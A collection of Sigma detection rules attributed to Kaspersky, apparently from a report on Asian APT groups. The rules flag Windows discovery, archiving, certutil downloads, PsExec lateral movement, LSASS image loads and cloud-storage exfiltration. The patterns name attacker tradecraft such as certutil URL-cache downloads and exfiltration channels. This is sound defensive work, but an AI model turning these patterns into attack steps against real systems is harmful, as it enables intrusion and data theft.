modified: 2023-08-02
tags:
  - attack.discovery
  - attack.t1018
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'ds_computer'
      - 'Get-DomainController'
      - 'Get-AdComputer'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: Group Policy Discovery via gpresult

```
id: 56ef8376-20ed-4f2f-a621-5d24d9016150
status: stable
description: Adversaries may use commands such as gpresult or various publicly available PowerShell functions, such as Get-DomainGPO and Get-DomainGPOLocalGroup, to gather information on Group Policy settings
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1615
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\gpresult.exe'
  selection2:
    CommandLine|contains:
      - '/z'
      - '/v'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrators' and Sowtware activity
level: low
```

title: Sigma-Generic-Domain Trust Discovery via nltest.exe

```
id: ea5f4505-03ea-4240-8998-66c93c163c38
description: Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement.
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.discovery
  - attack.T1482
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\nltest.exe'
    CommandLine|contains:
      - '/domain_trusts'
      - '/trusted_domains'
      - '/dsgetfti'
      - '/sc_query'
      - '/dcname'
      - '/dnsgetdc'
      - '/parentdomain'
      - '/dsregdns'
      - '/whowill'
      - '/dclist'
  condition: selection
falsepositives:
  - Unknown
level: low
```

title: Domain Account Discovery via PowerShell

```
id: 141f2963-6b6f-44f8-a44e-c3228214d802
description: Adversaries may attempt to get a listing of accounts on a system or within an environment via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.discovery
  - attack.t1087.002
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains|all:
      - 'Get-ADUser'
      - 'filter'
  selection3:
    CommandLine|contains|all:
      - 'Get-ADUser'
      - 'Identity'
  selection4:
    Commandline|contains:
      - 'Get-MsolUser'
  condition: selection1 and (selection2 or selection3 or selection4)
falsepositives:
 - Legitimate Administrator or software activity
level: low
```

title: Process Discovery via PowerShell

```
id: b825b208-0d6b-4df7-8d9b-fe0b0817cf00
description: Detects process discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.Discovery
  - attack.T1057
  - attack.Execution
  - attack.T1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'Get-Process'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: Generic-Anomaly Parent Process whoami.exe

```
id: 19089eb8-fd97-4bae-b5ab-047c0f79509b
description: Anomaly Parent Process whoami.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith:
      - '\cmd.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\pwsh.exe'
      - '\MonitoringHost.exe'
    Image|endswith: '\whoami.exe'
  condition: selection
falsepositives:
  - Administrators activity or legit software
level: medium
```

title: Sigma-Generic-Archive via PowerShell

```
id: 61d7f846-8e3e-4994-8cf6-e6dfce06bf23
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
modified: 2023-08-07
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\pwsh.exe'
   - '\PowerShell.exe'
   - '\PowerShell_ise.exe'
   - '\SyncAppvPublishingServer.exe'
 selection2:
  CommandLine|contains:
   - 'compress-archive'
 condition: selection1 and selection2
falsepositives:
 - Unknown
level: low
```

title: System Owner/User Discovery via Standard Windows Utilities

```
id: aec7e049-8ef2-47aa-ac8c-f6c9ce6b2508
description: System Owner/User Discovery via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection_1:
    Image|endswith: '\whoami.exe'
  selection_2:
    Image|endswith: '\query.exe'
    CommandLine|contains: ' user '
  selection_3:
    Image|endswith: '\cmd.exe'
    CommandLine|contains:
      - ' qwinsta '
      - ' quser '
  filter1:
    ParentImage|contains:
      - '\program files\1c\agentetp\'
      - '\ibm\itm\'
      - '\autodesk\genuine service\'
      - '\veritas\netbackup\bin\'
      - '\program files\veritas\backup exec\'
      - '\program files\symantec\backup exec\'
      - '\puppet labs\puppet'
      - '\program files\microsoft monitoring agent\agent\'
      - 'c:\program files\tomcat_'
      - '\android\android studio\jre\'
      - '\program files\microsoft system center\operations manager\server\monitoringhost.exe'
  filter3:
    ParentImage|contains:
      - '\zabbix\bin\zabbix_agentd.exe'
      - '\siemens\teamcenter12\'
  condition: (selection_1 and not filter1) or selection_2 or (selection_3 and not filter3)
falsepositives:
  - Administrators activity or legit software
level: low
```

title: Process Discovery via Standard Windows Utilities

```
id: 1c76cfca-5e35-4dae-941b-461a78f3cacd
description: Adversaries may attempt to get information about running processes
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.Discovery
  - attack.T1057
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
    - '\tasklist.exe'
  condition: selection
falsepositives: Legitimate System Administrator actions
level: low
```

title: Group Policy Discovery via PowerShell

```
id: 7e276936-83b5-4821-9e6c-005c44940549
status: stable
description: Adversaries may use commands such as gpresult or various publicly available PowerShell functions, such as Get-DomainGPO and Get-DomainGPOLocalGroup, to gather information on Group Policy settings
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1615
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains:
      - 'Get-DomainGPO'
      - 'Get-gpo'
      - 'Get-NetGpo'
      - 'GPOLocalGroup'
      - 'Import-Module GroupPolicy'
      - 'Get-GPResultantSetofPolicy'
      - 'Get-GPOReport'
      - 'Get-DomainOU'
      - 'Get-NetOU'
  condition: selection1 and selection2
falsepositives:
  - CyberCNS agent
  - Legitimate Software and Administrators' activity
level: low
```

title: Sigma-Generic-Windows Shell Started Archive Utility

```
id: 73646f09-c6dd-4626-904a-f1966c27a7be
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
date: 2023-08-07
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\winrar.exe'
   - '\rar.exe'
   - '\winzip64.exe'
   - '\7zip.exe'
   - '\7z.exe'
   - '\7z64.exe'
   - '\7za.exe'
   - '\pkzip.exe'
   - '\zip.exe'
   - '\winzip.exe'
  ParentImage|endswith:
   - '\PowerShell_ise.exe'
   - '\cmstp.exe'
   - '\appvlp.exe'
   - '\mftrace.exe'
   - '\scriptrunner.exe'
   - '\forfiles.exe'
   - '\msiexec.exe'
   - '\rundll32.exe'
   - '\mshta.exe'
   - '\hh.exe'
   - '\wmic.exe'
   - '\regsvr32.exe'
   - '\scrcons.exe'
   - '\bash.exe'
   - '\cscript.exe'
   - '\wscript.exe'
   - '\PowerShell.exe'
   - '\cmd.exe'
  condition: selection
falsepositives:
 - legitimate software
 - administrator scripts
level: low
```

title: System Owner/User Discovery via PowerShell

```
id: a234e8a1-00e4-4331-9a8a-6394d4337aca
description: System Owner/User Discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection_1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
    CommandLine|contains|all:
      - 'System.Security.Principal.WindowsIdentity'
      - 'GetCurrent'
  selection_2:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
    CommandLine|contains|all:
      - 'Get-WMIObject'
      - 'Win32_ComputerSystem'
      - 'Select-Object'
      - 'username'
  selection_3:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
    CommandLine|contains|all:
      - 'System.Environment'
      - 'UserName'
  filter1:
    ParentImage|contains:
      - '\jabra\direct4\jabra-direct.exe'
      - '\jabra\direct6\jabra-direct.exe'
      - '\microsoft vs code\code.exe'
      - '\nureva\nureva console client\resources\services\'
      - '\program files\azure data studio\'
      - '\microsoft azure storage explorer\storageexplorer.exe'
      - '\program files\axis communications\axis smart search\axissmartsearch.exe'
      - '\hashicorp\vagrant\embedded\'
      - '\program files\kubernetes\minikube\'
      - '\appdata\local\programs\azure data studio\azuredatastudio.exe'
      - '\appdata\local\programs\prometric-candidate-app\proproctor.exe'
  condition: (selection_1 and not filter1) or selection_2 or selection_3
falsepositives:
  - Administrators activity
level: medium
```

title: Bitsadmin Job via PowerShell

```
id: f5405f33-bc7e-412f-a6b6-264a6643b826
description: Detects PowerShell command starting bitsadmin
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
  - attack.command_and_control
  - attack.t1105
  - attack.lateral_movement
  - attack.t1570
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
    CommandLine|contains:
      - 'Start-BitsTransfer'
  condition: selection
falsepositives:
  - unknown
level: high
```

```
title: System Owner/User Discovery via Suspicious CommandLine whoami

id: 7a096f73-db4c-4cf2-8c20-80fe02ab08da
description: System Owner/User Discovery via Suspicious CommandLine whoami
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection_1:
    Image|endswith: '.exe'
    CommandLine|contains: ' whoami'
  selection_2:
    Image|endswith: '\whoami.exe'
    CommandLine|contains:
      - '/priv'
      - '/all'
  filter:
    Image|contains:
      - '\trassir-'
      - '\dssl\trassir-'
  condition: (selection_1 and not filter) or selection_2
falsepositives:
  - Administrators activit, group policy scripts, MSSQL server activity
level: low
```

```
title: Mounting Shares via net

id: 18fccc85-4def-4546-82f9-7fde398f2e22
description: Detects shares mounting via net.exe
author: Kaspersky
status: stable
modified: 2023-09-11
tags:
  - attack.lateral_movement
  - attack.t1021.002
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains|all:
      - ' use '
      - ' \\'
  condition: selection
falsepositives:
  - Administrators
level: medium
```

```
title: Sigma-Generic-Archive File in Local Users Folders via Makecab.exe

id: a70609a8-592e-471e-84fb-f163447fb7ab
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
modified: 2023-08-07
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\makecab.exe'
  CommandLine|contains:
   - 'C:\Users'
 condition: selection
falsepositives:
 - Unknown
level: low
```

```
title: Image Loaded into lsass.exe

id: 95d7b51d-c3cd-4dea-89cd-8d2fd2a4b93a
description: Detects unsigned image loaded into LSASS process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Credential_Access
  - attack.T1003.001
logsource:
  category: image_load
  product: windows
detection:
  selection:
    Image|endswith: '\lsass.exe'
  filter:
   Signed: 'True'
   SignatureStatus: 'Valid'
   Signature:
    - 'Microsoft Windows Hardware Compatibility Publisher'
    - 'Microsoft Windows'
    - 'Microsoft Corporation'
    - 'VMware, Inc.'
    - 'CRYPTO-PRO'
    - 'Microsoft Windows Publisher'
    - 'LLC Crypto-Pro'
    - 'Crypto-Pro'
    - 'CRYPTO-PRO LLC'
    - 'Microsoft Windows Software Compatibility Publisher'
  condition: selection and not filter
falsepositives:
  - Legitimate software DLL loaded into lsass.exe; update the whitelist with it by SHA256 or Signature
level: medium
```

title: Possible wildcard collection sensitive data via PowerShell

```
id: e36a30f8-d315-46eb-9046-de28fb13a554
description: Detects wildcard search in PowerShell, may indicate user data collection
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.collection
  - attack.t1119
  - attack.execution
  - attack.t1059.001
logsource:
  category: ps_script
  product: windows
  definition: 'Requirements: Script Block Logging must be enabled'
detection:
  selection1:
    ScriptBlockText|contains|all:
      - 'dir'
      - '-Recurse'
      - '-Include'
  selection2:
    ScriptBlockText|contains:
      - '*.doc'
      - '*.docx'
      - '*.xls'
      - '*.xlsx'
      - '*.ppt'
      - '*.pptx'
      - '*.pdf'
      - '*.rtf'
      - '*.tif'
      - '*.odt'
      - '*.ods'
      - '*.odp'
      - '*.eml'
      - '*.msg'
  condition: selection1 and selection2
falsepositives:
   - Legit scripts
level: high
```

title: Sigma-Generic-Archiving Files in Recycle Bin via Archive

```
id: e949171a-0198-47de-98a5-b3ace508fae1
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
date: 2023-08-07
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\winrar.exe'
   - '\rar.exe'
   - '\winzip64.exe'
   - '\7zip.exe'
   - '\7z.exe'
   - '\7z64.exe'
   - '\7za.exe'
   - '\pkzip.exe'
   - '\zip.exe'
   - '\winzip.exe'
   - '\winzip64.exe'
  CommandLine|contains:
   - 'Recycle.bin'
  condition: selection
falsepositives:
 - legitimate software
level: low
```

title: Ingress Tool Transfer via certutil

```
id: 27f98513-2a9b-4b63-bd57-ed04f4e1f954
description: Detects Ingress Tool Transfer via certutil
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.command_and_control
  - attack.t1105
  - attack.t1071
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'certutil.exe'
  selection2:
    CommandLine|contains|all:
      - '-urlcache'
      - '-split'
  selection3:
    CommandLine|contains|all:
      - '-verifyctl'
      - '-split'
  condition: (selection1 and selection2) or (selection1 and selection3)
falsepositives: unknown
level: high
```

title: Network Connection to Cloud Storage in Command Line

```
id: fbfbffc2-e0e3-48e9-a2bd-8bb2994d10a0
status: stable
description: Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system
author: Kaspersky
modified: 2023-08-22
tags:
    - attack.command_and_control
    - attack.t1102
    - attack.exfiltration
    - attack.t1567.002
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'pastebin.com'
            - 'raw.githubusercontent.com'
            - 'github.com'
            - 'api.github.com'
            - 'gitee.com'
            - 'gitlab.com'
            - 'paste.ee'
            - 'cloudme.com'
            - '.s3.amazonaws.com'
            - 'sslip.io'
            - 'simp.ly'
            - '1drv.ms'
            - 'onedrive.live.com/download'
            - 'users.storage.live.com/downloadfiles'
            - 'icloud.com/iclouddrive'
            - 'mega.nz'
            - 'cloud.mail.ru'
            - '.mediafire.com'
            - 'api.box.com'
            - 'apis.google.com'
            - 'googledrive.com'
            - 'drive.google.com'
            - 'docs.google.com'
            - 'sheets.google.com'
            - 'slides.google.com'
            - 'talk.google.com'
            - 'takeout.google.com'
            - 'gg.google.com'
            - 'script.google.com'
            - 'googleapis.com'
            - 'cloud-api.yandex.net'
            - 'oauth.yandex.ru'
            - 'disk.yandex.net'
            - 'webdav.yandex.ru'
            - 'discordapp.com'
            - 'file.io'
    filter:
        Image|endswith:
            - '\Microsoft\Edge\Application\msedge.exe'
            - '\Google\Chrome\Application\chrome.exe'
            - '\Mozilla Firefox\firefox.exe'
            - '\Opera\opera.exe'
            - '\yandex\yandexbrowser\application\browser.exe'
    condition: selection and not filter
falsepositives:
    - Legitimate connections to cloud services
level: low
```

title: Sigma-Generic-Exfiltretion via pscp.exe

```
id: ef7de2db-603b-4a21-9624-45176856a6a6
status: experimental
description: Adversaries may steal data by exfiltrating it over an existing command and control channel via pscp.exe
modified: 2023-08-03
tags:
    - attack.Exfiltration
    - attack.T1041
author: Kaspersky
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        Image|endswith:
            - '\pscp.exe'
        CommandLine|contains|all:
            - '@'
            - ':'
            - '/'
    condition: selection
falsepositives:
    - Administrators activity, legitimate software (e.g. monitoring agents)
level: medium
```

title: Suspicious PsExec Execution

```
id: 45cd98e2-a261-4fc4-b77f-63136385a2dc
description: Adversaries may use PsExec to transfer executables and run commands remotely with elevated privileges
author: Kaspersky
status: stable
modified: 2023-09-20
tags:
    - attack.lateral_movement
    - attack.t1021.002
    - attack.t1570
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
        - '\psexec.exe'
        - '\paexec.exe'
        - '\csexec.exe'
        - '\remcom.exe'
      CommandLine|contains:
        - '-s '
        - '-h '
        - '-c '
        - '-u '
   selection2:
      Image|endswith:
        - 'PsExeSvc.exe'
        - 'PAExecSvc.exe'
        - 'CSExecSvc.exe'
        - 'RemComSvc.exe'
   condition: selection1 or selection2
falsepositives:
  - Legitimate Administrator activity
level: high
```

title: Network Connection to Cloud Storage

```
id: ca93c22d-a349-4d8b-b85d-bc49848c662d
status: stable
description: Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system
author: Kaspersky
modified: 2023-08-22
tags:
   - attack.command_and_control
   - attack.t1102
   - attack.exfiltration
   - attack.t1567.002
logsource:
   category: network_connection
   product: windows
detection:
   selection:
      DestinationHostname|contains:
         - 'pastebin.com'
         - 'raw.githubusercontent.com'
         - 'github.com'
         - 'api.github.com'
         - 'gitee.com'
         - 'gitlab.com'
         - 'paste.ee'
         - 'cloudme.com'
         - '.s3.amazonaws.com'
         - 'sslip.io'
         - 'simp.ly'
         - '1drv.ms'
         - 'onedrive.live.com/download'
         - 'users.storage.live.com/downloadfiles'
         - 'icloud.com/iclouddrive'
         - 'mega.nz'
         - 'cloud.mail.ru'
         - '.mediafire.com'
         - 'api.box.com'
         - 'apis.google.com'
         - 'googledrive.com'
         - 'drive.google.com'
         - 'docs.google.com'
         - 'sheets.google.com'
         - 'slides.google.com'
         - 'talk.google.com'
         - 'takeout.google.com'
         - 'gg.google.com'
         - 'script.google.com'
         - 'googleapis.com'
         - 'cloud-api.yandex.net'
         - 'oauth.yandex.ru'
         - 'disk.yandex.net'
         - 'webdav.yandex.ru'
         - 'discordapp.com'
         - 'file.io'
   filter:
      Image|endswith:
         - '\Microsoft\Edge\Application\msedge.exe'
         - '\Google\Chrome\Application\chrome.exe'
         - '\Mozilla Firefox\firefox.exe'
         - '\Opera\opera.exe'
         - '\yandex\yandexbrowser\application\browser.exe'
   condition: selection and not filter
falsepositives:
  - Legitimate connections to cloud services
level: low
```

title: PsExec Pipes Artifacts

```
id: 3a6d7c34-b1e5-4c12-a8e6-902847090c92
description: Detecting PsExec usage via pipe creation
references: https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/
author: Kaspersky
status: stable
modified: 2023-09-20
tags:
  - attack.lateral_movement
  - attack.t1021.002
logsource:
  product: windows
  category: pipe_created
detection:
  selection:
    PipeName|contains:
      - 'psexesvc'
      - 'paexec'
      - 'remcom'
      - 'csexecsvc'
  condition: selection
falsepositives:
  - Legitimate Administrator activity
level: medium
```

Оглавление

Аналитические отчеты
«Лаборатории Касперского»

Азиатские APT-группировки

Тактики, техники и процедуры

kaspersky

www.kaspersky.ru

#kaspersky
#активируйбудущее